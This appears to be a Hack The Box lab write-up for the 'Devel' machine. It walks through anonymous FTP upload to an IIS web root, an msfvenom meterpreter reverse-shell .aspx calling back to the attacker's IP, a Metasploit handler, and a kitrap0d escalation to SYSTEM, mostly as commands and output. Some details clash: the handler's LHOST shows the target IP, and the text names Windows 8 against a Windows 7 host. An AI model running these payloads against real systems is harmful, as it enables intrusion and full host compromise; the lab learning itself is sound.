

# Devel

10.10.10.5

User: 9ecdd6a3aedf24b41562fea70f4cb3e8


Root: e621a0b5041708797c4fc4728bc72b4b

*My first step was to do some enumerating with NMAP to see what ports were open. Looking at the nmap scan I found there was a web server running and an ftp server. If we look closely to the ftp server, you can see that it allows anonymous login. On top of that it looks like it is hosting the web server after looking at the files.*

```
root@pwn:~/Documents/htb/boxes/devel# nmap -sV -sC -oA nmap/devel 10.10.10.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-10 12:32 GMT
Nmap scan report for 10.10.10.5
Host is up (0.19s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 02-08-19 08:55AM      2840 1.aspx
|_ 03-18-17 01:06AM      <DIR> aspnet_client
|_ 02-08-19 08:22AM      1241 cmd-asp-5.1.asp
|_ 02-08-19 08:19AM      1581 cmdasp.asp
|_ 03-17-17 04:37PM      689 iisstart.htm
|_ 02-11-19 01:19PM      38533 shell.asp
|_ 02-11-19 01:22PM      2816 shell.aspx
|_ 03-17-17 04:37PM      184946 welcome.png
|_ ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http     Microsoft IIS httpd 7.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.32 seconds
```

*Signing into the FTP server using the credentials anonymous for username and blank for the password signs us in! Taking a look around I can confirm the ftp server is hosting the web server. We can also see from the nmap scan it is using IIS 7.5 so because of this our shell exploit will be in the form of an .aspx. Before we start trying to exploit the server, let's see if we are able to upload files to the server. As you can see below we are able to! We can also access the file from the web server.*



The screenshot shows a web browser window at the top with the address bar displaying '10.10.10.5/test.html'. Below the browser is a terminal window titled 'Terminal' showing an FTP session. The terminal output is as follows:

```
root@pwn:~/Documents/htb/boxes/devel# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-08-19 08:55AM      2840 1.aspx
03-18-17 01:06AM      <DIR> aspnet_client
02-08-19 08:22AM      1241 cmd-asp-5.1.asp
02-08-19 08:19AM      1581 cmdasp.asp
03-17-17 04:37PM      689 iisstart.htm
02-11-19 01:19PM      38533 shell.asp
02-11-19 01:22PM      2816 shell.aspx
03-17-17 04:37PM      184946 welcome.png
226 Transfer complete.
ftp> put test.html
local: test.html remote: test.html
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
9 bytes sent in 0.00 secs (382.1331 kB/s)
```

Now that we know we are able to upload files to the server, our next step is to try get shell! Using a tool called msfvenom we can generate a backdoor in the form of a .aspx file. We set the LHOST flag to our local machine IP and at the LPORT flag to the port we want to backconnect on.

```
root@pwn:~# msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o shell.aspx LHOST=10.10.14.10 LPORT=8877
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2808 bytes
Saved as: shell.aspx
root@pwn:~# cat shell.aspx
```

Once we have the shell.aspx we upload it to the FTP server, and load it on the web server for instance <http://10.10.10.5/shell.aspx>. Next we need to setup a handler so when the shell loads, we can connect to the machine. If we load up msfconsole and use exploit/multi handler, then set the payload as a reverse\_tcp and lastly set the LHOST to our machine and the port to the one we set which in this case is 8877.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.10.10.5       yes       The listen address
  LPORT      8877             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      10.10.10.5       yes       The listen address
  LPORT      8877             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

Now if we type the command `exploit` we get shell on the machine! If we type `sysinfo` we can see what version of windows the machine is running .

```
meterpreter > sysinfo
Computer      : DEVEL
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : el_GR
Domain       : HTB
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter >
```

The next step is to escalate our privileges to the administrator! We can use an application called exploit suggerter within Metasploit which will scan the current session, throw multiple exploits at it to see if it is vulnerable. After looking through the list below I found that the Kitrap0d is the most interesting one to use. It fits the machine perfectly, attacks windows 8 and the architecture x86!

```
c:\windows\system32\inetsrv>exit
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/handler) > set session 2
session => 2
msf exploit(multi/handler) > use post/recon/local_exploit_suggester
[-] Failed to load module: post/recon/local_exploit_suggester
msf exploit(multi/handler) > yse post/multi/recon/local_exploit_suggester
[-] Unknown command: yse.
msf exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 39 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

Setting up kitrap0d is simple, all you have to do is set the LHOST to our machine, a random port and the session to the current machine we want to escalate privileges on! After setting up these flags and running the command “exploit” we get a shell... not just a normal shell but an AUTHORITY SYSTEM! Now we have access to all files on this system with all privileges.

```
msf exploit(windows/local/ms10_015_kitrap0d) > set lhost 10.10.14.10
lhost => 10.10.14.10
msf exploit(windows/local/ms10_015_kitrap0d) > set lport 31337
lport => 31337
msf exploit(windows/local/ms10_015_kitrap0d) > set session 4
session => 4
msf exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.10.14.10:31337
[*] Launching notepad to host the exploit...
[+] Process 3676 launched.
[*] Reflectively injecting the exploit DLL into 3676...
[*] Injecting exploit into 3676 ...
[*] Exploit injected. Injecting payload into 3676...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 5 opened (10.10.14.10:31337 -> 10.10.10.5:49161) at 2019-02-10 13:01:58 +0000

wmeterpreter > shell
Process 3816 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
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c:\windows\system32\inetsrv>getuid
getuid
'getuid' is not recognized as an internal or external command,
operable program or batch file.

c:\windows\system32\inetsrv>exit
exit
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```